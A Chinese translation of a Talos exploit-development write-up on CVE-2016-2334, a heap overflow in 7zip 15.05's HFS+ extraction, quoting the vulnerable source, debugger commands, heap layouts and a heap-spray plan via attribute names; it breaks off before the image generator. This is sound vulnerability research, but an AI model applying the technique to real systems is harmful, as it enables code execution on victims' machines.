2017 年 11 月 30 日，星期四

漏洞解析：7zip CVE-2016-2334 HFS+ 代码执行漏洞

作者：Marcin Noga（思科 Talos 团队）

引言

2016 年，Talos 曾发布了一篇关于 CVE-2016-2334 的报告，这是 7zip（常用压缩实用程序）的某些版本中存在的一个远程代码执行漏洞。在本博文中，我们将详细说明利用此漏洞在装有相关 7zip 版本（x86 平台，15.05 beta 版）的 Windows 7 x86 计算机中制造有效漏洞攻击的具体过程。

分析

首先，我们来快速审视一下 7zip 代码中存在漏洞的部分。如需了解此漏洞的更多技术信息，可参阅前文提到的漏洞报告。

```
7zip\src\7z1505-src\CPP\7zip\Archive\HfsHandler.cpp


Line 1653   const size_t kBufSize = kCompressionBlockSize; // 0x10000

Line 1633   STDMETHODIMP CHandler::Extract(const UInt32 *indices, UInt32 numItems,
Line 1634       Int32 testMode, IArchiveExtractCallback *extractCallback)
Line 1635   {
Line 1636     (...)
Line 1653     const size_t kBufSize = kCompressionBlockSize;
Line 1654     CByteBuffer buf(kBufSize + 0x10); // we need 1 additional bytes for uncompressed chunk header
            (...)
Line 1729           HRESULT hres = ExtractZlibFile(realOutStream, item, _zlibDecoderSpec, buf,
Line 1730             currentTotalSize, extractCallback);


Line 1496 HRESULT CHandler::ExtractZlibFile(
Line 1497   ISequentialOutStream *outStream,
Line 1498   const CItem &item,
Line 1499   NCompress::NZlib::CDecoder *_zlibDecoderSpec,
Line 1500   CByteBuffer &buf,
Line 1501   UInt64 progressStart,
Line 1502   IArchiveExtractCallback *extractCallback)
Line 1503 {
Line 1504   CMyComPtr<ISequentialInStream> inStream;
Line 1505   const CFork &fork = item.ResourceFork;
Line 1506   RINOK(GetForkStream(fork, &inStream));
Line 1507   const unsigned kHeaderSize = 0x100 + 8;
Line 1508   RINOK(ReadStream_FALSE(inStream, buf, kHeaderSize));
Line 1509   UInt32 dataPos = Get32(buf);
Line 1510   UInt32 mapPos = Get32(buf + 4);
Line 1511   UInt32 dataSize = Get32(buf + 8);
Line 1512   UInt32 mapSize = Get32(buf + 12);
Line 1573   UInt32 size = GetUi32(tableBuf + i * 8 + 4);
Line 1574
Line 1575   RINOK(ReadStream_FALSE(inStream, buf, size)); // !!! HEAP OVERFLOW !!!
```

当受影响的 7zip 版本解压位于 HFS+ 文件系统中的压缩文件时，便会触发此漏洞。具体而言，该漏洞存在于 CHandler::ExtractZlibFile 函数中。从图 A 中可以

看出，在第 1575 行，ReadStream_FALSE 函数会根据“size”参数获取所需读取的字节数，并将这些数据从文件复制到名为“buf”的缓冲区。buf 缓冲区的大小固定为 0x10000 + 0x10（在 CHandler::Extract 函数中定义）。问题在于，用户可以控制“size”参数，而且无需执行任何健全性检查，即可直接从文件读取该参数（第 1573 行）。

以上内容可以概括为如下几点：

- size 参数 - 一个攻击者可以完全控制的 32 位值。
- buf 参数 - 大小固定的缓冲区（长度为 0x10010 字节）。
- ReadStream_FALSE - ReadFile 函数的封装函数，这意味着，来自文件的内容没有任何字符上的限制，可以造成“buf”缓冲区溢出。

注：如果堆溢出是由 read/ReadFile 这样的函数（通常由内核最终执行的代码片段）触发的，那么在启用页堆选项时，就不会出现溢出。这是因为内核能够感知不可用的页面（空白页面/受保护的页面/带防护的页面），使系统调用直接返回错误代码。在启用页堆选项之前，请注意这一点。

我们需要创建一个基本的 HFS+ 映像。稍后，我们将通过修改该映像来触发漏洞。我们可以使用 Apple OSX 系统来完成这一任务；若使用 Windows 平台，则可以利用此处提供的 Python 脚本。在 OSX Snow Leopard 10.6 及更高版本的操作系统中，我们可以使用 DiskUtil 实用程序配合 --hfsCompression 选项来创建基本映像。有关如何通过修改映像来触发漏洞，我们将在后文提供详细的技术信息。此处暂且列出修改后的映像的文件结构：

```
c:\> 7z l PoC.img

Scanning the drive for archives:
1 file, 40960000 bytes (40 MiB)
Listing archive: PoC.img
--

Path = PoC.img
Type = HFS
Physical Size = 40960000
Method = HFS+
Cluster Size = 4096
Free Space = 38789120
Created = 2016-07-09 16:41:15
Modified = 2016-07-09 16:59:06


Date      Time    Attr         Size   Compressed Name
------------------- ----- ------------ ------------ ------------------
----
2016-07-09 16:58:35 D....                            Disk Image
```

```
2016-07-09 16:59:06 D....                    Disk Image\.fseventsd
2016-07-09 16:41:15 D....                    Disk Image\.HFS+
Private Directory Data
2016-07-09 16:41:16 .....    524288    524288  Disk Image\.journal
2016-07-09 16:41:15 .....      4096      4096  Disk
Image\.journal_info_block
2016-07-09 16:41:15 D....                    Disk Image\.Trashes
2014-03-13 14:01:34 .....    131072    659456  Disk Image\ksh
2014-03-20 16:16:47 .....      1164       900  Disk
Image\Web.collection
2016-07-09 16:41:15 D....                    Disk Image\[HFS+
Private Data]
2016-07-09 16:59:06 .....       111      4096  Disk
Image\.fseventsd\0000000000f3527a
2016-07-09 16:59:06 .....        71      4096  Disk
Image\.fseventsd\0000000000f3527b
2016-07-09 16:59:06 .....        36      4096  Disk
Image\.fseventsd\fseventsd-uuid
------------------- ----- ------------ ------------ -----------------
----

2016-07-09 16:59:06         660838    1201028  7 files, 5 folders
```

准备测试环境

对 7zip 15.05 beta 版进行编译


为了便于进行漏洞攻击分析，我们可以对 7zip 的源码进行编译，在程序中加入调试功能。通过对程序文件 (Build.mak) 进行如下更改，可启用调试符号：

```
Standard:

- CFLAGS = $(CFLAGS) -nologo -c -Fo$O/ -WX -EHsc -Gy -GR-
- CFLAGS_O1 = $(CFLAGS) -O1
- CFLAGS_O2 = $(CFLAGS) -O2
- LFLAGS = $(LFLAGS) -nologo -OPT:REF -OPT:ICF

With debug:

+ CFLAGS_O1 = $(CFLAGS) -Od
+ CFLAGS_O2 = $(CFLAGS) -Od
+ CFLAGS = $(CFLAGS) -nologo -c -Fo$O/ -W3 -WX -EHsc -Gy -GR- -GF -ZI
+ LFLAGS = $(LFLAGS) -nologo -OPT:REF -DEBUG
```


完成 7zip 源码的编译后，我们可以通过概念验证 (PoC) 进行测试，查看溢出发生前的堆布局。

```
"C:\Program Files\Windows Kits\10\Debuggers\x86\windbg.exe" -c"!gflag -htc -hfc -hpc" t:\projects\bugs\7zip\src\7z1505-src\CPP\7zip\installed\7z.exe x PoC.hfs
```

注：请记得使用 !gflag 命令关闭调试会话中的所有堆选项。




再来看一下该缓冲区之后的内存块：



从这个堆列表看，溢出是有利用价值的。我们发现了几个具有虚函数表的对象，利用这些对象即有机会控制代码执行过程。通过使用我们自己的数据覆盖虚函数表，即可绕过现代操作系统的堆溢出保护措施，控制代码的执行。

我们来做个测试。先不改变 PoC，而只是覆盖调试会话中的对象，然后继续执行代码。结果如下：



可以看到，在发生溢出后，程序会调用已被覆盖的对象。这个过程非常之快，在调用前没有任何其他内存操作（如分配/释放）会对已损坏的堆施加影响。若非如此，应用可能会就此崩溃。接下来，我们需要确认此堆布局是否与标准版本的 7zip 完全相同。因为调试版 7zip 的堆布局可能与正式版有很大不同，这一点非常重要。


定位 ExtractZLibFile 函数

为了确定标准版 7zip 中的堆布局，我们需要定位 ExtractZLibFile 函数（即调用 ReadStream_FALSE 函数的位置）。

要定位该函数，我们可以找一个该函数中使用的常量，然后在 IDA 中进行搜索。


```
0x636D7066
```

```
1606    /* We check Resource Map
1607       Are there HFS files with another values in Resource Map ??? */
1608
1609    RINOK(ReadStream_FALSE(inStream, buf, mapSize));
1610    UInt32 types = Get16(buf + 24);
1611    UInt32 names = Get16(buf + 26);
1612    UInt32 numTypes = Get16(buf + 28);
1613    if (numTypes != 0 || types != 28 || names != kResMapSize)
1614      return S_FALSE;
1615    UInt32 resType = Get32(buf + 30);
1616    UInt32 numResources = Get16(buf + 34);
1617    UInt32 resListOffset = Get16(buf + 36);
1618    if (resType != 0x636D7066) // cmpf
1619      return S_FALSE;
1620    if (numResources != 0 || resListOffset != 10)
1621      return S_FALSE;
```




*（我们已事先在 IDA 中更改了函数名称）

通过跳转到 .text1001D9D9，我们找到了想要寻找的地址。




在调试程序中，我们可以在 0x1001D7AB（包含 ReadStream_FALSE 调用操作的位置）设置断点，以分析“buf”缓冲区附近的堆布局。



提示：请注意，edx 指向的是“buf”缓冲区的地址

堆布局如下图所示：



很遗憾，通过分析标准版 7zip，我们得到了一个不同的堆布局。例如，在“buf”缓冲区（大小为 0x10010）之后并没有包含虚函数表的对象。

注：即使未加载调试符号或 RTTI，也可以在 WinDbg 中使用 !heap -p -h 命令来显示包含虚函数表的对象。示例如下：

```
013360b0 0009 0007 [00]  013360b8  0003a - (busy)
013360f8 0007 0009 [00]  01336100  00030 - (busy)   ←--- object with
vftable

? 7z!GetHashers+246f4

01336130 0002 0007 [00]  01336138  00008 - (free)
01336140 9c01 0002 [00]  01336148  4e000 - (busy)
* 01384148 0100 9c01 [00]  01384150  007f8 - (busy)
```

我们的目标是编写能够实际使用的漏洞攻击程序，因此我们需要寻找控制该堆的方法，根据需要调整其布局，以便利用其达到目的。

制定攻击战略

影响堆结构的主要要素，是我们使用的 PoC.hfs 文件的内容和内部数据结构。要更改当前的堆布局，我们需要创建一个切实可靠的 HFS+ 映像文件生成器，通过它将相关的 HFS+ 数据添加到文件映像中，以便我们能够调整堆分配，使具有虚函数表的对象出现在“buf”缓冲区之后。

我们所需的 HFS+ 映像文件生成器并不需要特别强大，不必实施一切可能需要的结构、配置和功能，只要能满足我们所需的要素，让我们能调整堆布局并触发漏洞即可。

有关 HFS+ 文件格式的详细信息，可参阅此处提供的文档。深入了解 HFS+ 文件格式对于理解此调试会话很有帮助。

确定更改堆布局所需的要素

首先，我们需要确定 PoC.hfs 文件中的数据将写入到堆的什么位置（其大小应该是可变的）。我们可以先在用于解析 HFS+ 格式的代码片段中进行搜索。

注：需要记住的是，7zip 在解析某种特定格式之前可能会先执行一些指令，例如与“动态”格式检测相关的指令等。

通过逐步调试 PoC.hfs 示例文件的代码，我们可以找到所有用于在文件解析过程中将数据写入到堆的函数。

通过在源码中定位这些函数，我们首先找到如下位置：

```
CPP\7zip\Archive\HfsHandler.cpp

Line 1158
HRESULT CDatabase::Open2(IInStream *inStream, IArchiveOpenCallback *progress)
```

经过进一步查找，可以找到如下位置：

```
CPP\7zip\Archive\HfsHandler.cpp

Line 687:
HRESULT CDatabase::LoadAttrs(const CFork &fork, IInStream *inStream, IArchiveOpenCallback *progress)
```

在几次测试后，我们在下面的函数中找到了理想的利用对象：

```
789         CAttr &attr = Attrs.AddNew();
790         attr.ID = fileID;
791         attr.Pos = nodeOffset + offs + 2 + keyLen + kRecordHeaderSize;
792         attr.Size = dataSize;
793         LoadName(name, nameLen, attr.Name);
```

LoadName 函数的内容具体如下：


```
656  static void LoadName(const Byte *data, unsigned len, UString &dest)
657  {
658    wchar_t *p = dest.GetBuf(len);
659    unsigned i;
660    for (i = 0; i < len; i++)
661    {
662      wchar_t c = Get16(data + i * 2);
663      if (c == 0)
664        break;
665      p[i] = c;
666    }
667    p[i] = 0;
668    dest.ReleaseBuf_SetLen(i);
669  }
```

它的每个属性都有一个名称（UTF-16 字符串），而且在堆中分配的大小是可变的。这似乎是一个理想的利用对象。我们可以根据需要添加所需数量的属性，并利用属性名称来实现堆喷射。唯一的限制条件是，“attr.ID”必须设置为相应的“file.ID”以外的值。

编写 HFS+ 生成器

我们所要生成的文件应具有如下结构：

